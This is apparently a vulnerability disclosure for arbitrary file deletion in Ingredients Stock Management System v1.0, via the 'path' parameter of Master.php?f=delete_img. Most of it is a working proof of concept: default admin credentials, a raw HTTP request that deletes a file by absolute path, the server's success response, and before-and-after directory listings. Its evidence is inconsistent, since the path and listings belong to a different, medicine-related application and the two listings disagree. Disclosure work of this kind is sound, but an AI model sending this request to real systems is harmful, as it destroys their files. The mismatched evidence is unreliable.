Ingredients Stock Management System v1.0 by oretnom23 has Delete any file

vendors: https://www.sourcecodester.com/php/15364/ingredients-stock-management-system-phpoop-free-source-code.html

Vulnerability File: /isms/classes/Master.php?f=delete_img

Vulnerability location: /isms/classes/Master.php?f=delete_img, path

The password for the backend login account is: admin/admin123


Payload:

Here we delete the shell.php file in the root directory

```
POST /isms/classes/Master.php?f=delete_img HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: _ga=GA1.1.1382961971.1655097107
```


```
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 34

path=C:\xampp\htdocs\pms\shell.php
```

Currently, when we do not send a request to delete the shell.php file, the shell.php file is still in the root directory of the website



名称	修改日期	类型	大小
config	2022/6/30 18:00	文件夹	
database	2022/6/30 18:00	文件夹	
dist	2022/6/30 18:00	文件夹	
pdflib	2022/6/30 18:00	文件夹	
plugins	2022/6/30 18:00	文件夹	
user_images	2022/7/3 12:48	文件夹	
.htaccess	2021/9/28 14:41	HTACCESS 文件	1 KB
congratulation.php	2021/9/25 8:22	PHP 文件	1 KB
dashboard.php	2022/6/30 11:25	PHP 文件	5 KB
index.php	2022/6/30 11:24	PHP 文件	4 KB
logout.php	2021/10/8 10:23	PHP 文件	1 KB
medicine_details.php	2022/6/30 11:29	PHP 文件	7 KB
medicines.php	2022/6/30 11:25	PHP 文件	7 KB
new_prescription.php	2022/6/30 11:26	PHP 文件	13 KB
page.php	2022/6/30 10:21	PHP 文件	2 KB
patient_history.php	2022/6/30 11:26	PHP 文件	5 KB
patients.php	2022/6/30 11:26	PHP 文件	10 KB
print_diseases.php	2021/11/11 8:10	PHP 文件	2 KB
print_patients_visits.php	2021/11/5 20:42	PHP 文件	2 KB
readme.md	2022/6/30 11:37	MD 文件	2 KB
reports.php	2022/6/30 11:27	PHP 文件	5 KB
shell.php	2022/7/17 12:06	PHP 文件	0 KB
update_medicine.php	2022/6/30 11:27	PHP 文件	4 KB
update_medicine_details.php	2022/6/30 11:27	PHP 文件	5 KB


The response package shows that the deletion was successful. Let's go to the root directory to see if the shell.php file still exists.



```
POST
/isms/classes/Master.php?f=delete_img
HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0;
WOW64; rv:46.0) Gecko/20100101
Firefox/46.0
Accept:
text/html,application/xhtml+xml,application
/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: _ga=GA1.1.1382961971.1655097107
Connection: close
Content-Type:
application/x-www-form-urlencoded
Content-Length: 34

path=C:\xampp\htdocs\pms\shell.php
```

```
HTTP/1.1 200 OK
Date: Sun, 17 Jul 2022 04:11:27 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Set-Cookie: PHPSESSID=6ph45gbs38v4ivie3mh8a1u3gk; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 20
Connection: close
Content-Type: text/html; charset=UTF-8

{"status":"success"}
```

By this time, shell.php has been deleted.



名称	修改日期	类型	大小
ajax	2022/6/30 18:00	文件夹	
common_service	2022/6/30 18:00	文件夹	
config	2022/6/30 18:00	文件夹	
database	2022/6/30 18:00	文件夹	
dist	2022/6/30 18:00	文件夹	
pdflib	2022/6/30 18:00	文件夹	
plugins	2022/6/30 18:00	文件夹	
user_images	2022/7/3 12:48	文件夹	
.htaccess	2021/9/28 14:41	HTACCESS 文件	1 KB
congratulation.php	2021/9/25 8:22	PHP 文件	1 KB
dashboard.php	2022/6/30 11:25	PHP 文件	5 KB
index.php	2022/6/30 11:24	PHP 文件	4 KB
logout.php	2021/10/8 10:23	PHP 文件	1 KB
medicine_details.php	2022/6/30 11:29	PHP 文件	7 KB
medicines.php	2022/6/30 11:25	PHP 文件	7 KB
new_prescription.php	2022/6/30 11:26	PHP 文件	13 KB
page.php	2022/6/30 10:21	PHP 文件	2 KB
patient_history.php	2022/6/30 11:26	PHP 文件	5 KB
patients.php	2022/6/30 11:26	PHP 文件	10 KB
print_diseases.php	2021/11/11 8:10	PHP 文件	2 KB
print_patients_visits.php	2021/11/5 20:42	PHP 文件	2 KB
readme.md	2022/6/30 11:37	MD 文件	2 KB
reports.php	2022/6/30 11:27	PHP 文件	5 KB
update_medicine.php	2022/6/30 11:27	PHP 文件	4 KB